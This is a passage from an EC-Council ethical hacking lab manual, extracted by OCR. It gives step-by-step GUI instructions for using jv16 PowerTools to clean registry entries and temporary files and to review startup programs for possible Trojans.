


Figure 4.3.14: jv16 PowerTools Simple or full user interface

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

32. Click **Next** in the **Global Ignore List** wizard.
33. In the **Default Settings** wizard, leave all settings set to default, and then click **Next**.




Figure 4.3.15: jv16 PowerTools Default Settings Wizard

34. The **Performing Initial Setup** window appears. Make sure that the **Restart computer after done** option is checked. Once the setup is done, the machine will automatically restart.



Figure 4.3.16: jv16 PowerTools Performing Initial Setup

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

35. Once the machine has restarted, log in to the machine and observe that the jv16 PowerTools application launches automatically, along with a **jv16 PowerTools** pop-up; click **No**.




Figure 4.3.17: jv16 PowerTools pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

36. The **jv16 PowerTools** main window appears, as shown in the screenshot. By default, the **Home** option is selected, which displays the System Health, Privacy, Registry Integrity, and System Startup Times Summaries.




Figure 4.3.18: jv16 PowerTools Home Screen

37. Click the **Main Tools** section from the left pane to view the available tools in jv16 PowerTools. The **Main Tools** section lists out all available tool features, as shown in the screenshot.

38. Click the **Clean and SpeedUp My Computer** icon.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.3.19: jv16 PowerTools Clean and SpeedUp My Computer

39. The **Clean and SpeedUp My Computer** wizard appears. Click the **Settings** and click **Start**.




Figure 4.3.20: jv16 PowerTools Clean and SpeedUp My Computer Settings

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

40. The tool starts analyzing the machine. The process takes a few minutes.




Figure 4.3.21: jv16 PowerTools Analyzing Computer

41. Once the scanning is complete, jv16 PowerTools displays the **Registry Errors**, **Temp Files**, and other results.




Figure 4.3.22: jv16 PowerTools Unwanted Entries

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

42. To view the registry errors, expand the **Registry Errors** node, and then expand the **Invalid file or directory reference** node.




Figure 4.3.23: jv16 PowerTools Invalid File or Directory Reference

43. In the same way, expand the other items in the list to view all temporary files, log files, and other data.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

44. Select all items in the application window, and then click **Delete**.




Figure 4.3.24: jv16 PowerTools Deleting Unwanted Entries

45. The **jv16 PowerTools** pop-up appears. If you want to create a backup, click **Yes**. In this lab, we have selected the **No** option, which deletes all files.



Figure 4.3.25: jv16 PowerTools Backup Confirmation

46. This deletes all unwanted or harmful registries, logs, temporary files, and other identified files, ensuring the safety of your computer.
47. If a **jv16 Power Tools** pop-up appears, asking you to restart the computer, click **No**.
48. If a **Clean and Fix My Computer** dialogue-box appears, close it.
49. jv16 PowerTools redirects you to the **Main Tools** section; click **Control which programs start automatically**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.3.26: jv16 PowerTools Control which Programs Start Automatically

50. Select the software of your choice in the **Startup Manager** and assign the appropriate action for the software you check.




Figure 4.3.27: jv16 PowerTools - Startup Manager

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

51. Thus, you could find any Trojans or malicious files running at system startup and choose the appropriate actions against them. Click **Close** in the **Startup Manager** wizard, which will redirect you to the **Main Tools** section of jv16 PowerTools.
52. Select **Registry Tools** to view Registry-related functions.
53. This section helps you to find, manage, monitor, compress, clean, or replace **registry files**.

